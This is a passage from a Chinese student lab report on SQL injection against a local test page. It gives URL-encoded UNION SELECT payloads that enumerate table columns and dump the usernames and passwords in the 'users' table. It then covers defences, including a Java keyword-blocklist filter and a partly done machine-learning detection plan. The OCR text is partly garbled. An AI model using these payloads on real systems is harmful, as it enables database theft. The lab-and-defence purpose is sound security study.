
在第二列显示表名，为 users



（9）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%201,COLUMN_NAME,3,4,5%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=users%23


在第二列中输出 users 表内的所有字段，回显失败，将 users 表名换为 16 进制重新输入



（10）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%201,COLUMN_NAME,3,4,5%20from%20information_schema.COLUMNS%20where%20TABLE_NAME=0x7573657273%23


在第二列中显示了五个字段 id name age groupid passwd 对感兴趣的内容进行查询即可，比如我想看 name age passwd 三个内容，可做以下输入



（11）

http://192.168.80.141/sqli/example1.php?name=root%27%20and%201=2%20union%20select%20name,age,passwd,4,5%20from%20users%23

可以看到，在三列中分别显示了 user 表中 name,age 和 passwd 的内容



3、防御

（1）PreparedStatement

采用预编译语句集，它内置了处理 SQL 注入的能力，另要使用它的 setXXX 方法传 值即可。sql 注入另对 sql 语句的准备(编译)过程有破坏作用，而 PreparedStatement 已经准备好了，执行阶段另是把输入串作为数据处理，而丌再对 sql 语句迚行解析， 准备，因此也就避免了 sql 注入问题。

（2）字符串过滤

```
Public static boolean sql_inj(String str)
{
   String inj_str = "'|and|exec|insert|select|delete|update|
   count|*|%|chr|mid|master|truncate|char|declare|;|or|-|+|,";
   String inj_stra[] = inj_str.split("|");
   for (int i = 0; i < inj_stra.length; i++)
   {
    if (str.indexOf(inj_stra[i]) != -1)
```

```
        {    return true;
        }
    }
    return false;
}
```

通过对敏感字符的检查看是否存在注入攻击。


（3）可以通过正则表达式迸行匹配和字符的替换，原理与字符串过滤类似

（4）对数据库信息进行加密，可以阻止黑客拿到数据后直接就可以查看内容

（5）从根源开始处进行防御，基本上 SQL 注入攻击需要先获取到目标的配置，通过构造丌合法的语句来获取得到数据库的类型、表结构等等，大部分的信息是网页报错的时候泄露的，那么保护错误信息也就很重要了，如果采用 MVC 模式，报错另留在 servlet，丌会送往前端。

（6）机器学习处理

- 流程：



- 数据来源：360 天眼实验室（Sky Eye Labs），天眼信息收集系统中，一个 web 日志记录了 sip、sport、cookie 等各类字段，异常行为与这些字段息息相关，信息记录了 web 请求连接的连接行为特征
- 数据预处理：去噪，编码转换，去重
- 后期操作我还未完全实现，将继续进行。

五、实验总结

1、学习了 SQL 语言、网站书写与搭建，作为 SQL 注入以及各项 WEB 攻击的基础，基本

的技术得到了学习与锻炼；

2、此次实验让我了解了 SQL 注入攻击的原理和过程，并且发现其实 SQL 注入大部分由于开发人员的不细心遗留下来漏洞导致有人利用漏洞进行攻击。所以在开发过程中我们需要留意安全性的问题，在开发完成后也需要进行安全测试。提高自身的安全意识；

3、学习到了一些基础防御措施包括，字符串过滤，PreparedStatement，以及我自行了解的机器学习方法；

4、灵活掌握 mooc 平台与各类博客资源，找到自己想要的信息。因为网络安全是交叉学科但是我们无法也不可能掌握所有的技术与知识，所以高效的查询自己想要的知识就显得十分重要，这也就是所谓的按需学习，遇到问题解决问题即可；

5、机器学习防御 SQL 注入是一种预防御，其中最重要的步骤就是对数据的预处理，我们需要通过 360 等安全企业提供的海量 SQL 注入攻击案例去确定学习模型、锻炼算法。但是数据拿到手并非可以直接实用，所以我们还需要对数据进行预处理。机器学习的方式终究不是十分高效，站在我的角度，我们可以使用 tensorflow 深度学习神经网络去自主学习训练出合适的模型，然后内置到客户端与服务器的连接框架当中去对用户输入进行判别；

6、机器学习进行 SQL 注入防御，我才进行了一部分还有很大一部分要完成，所以在假期课后时间我会继续去完成。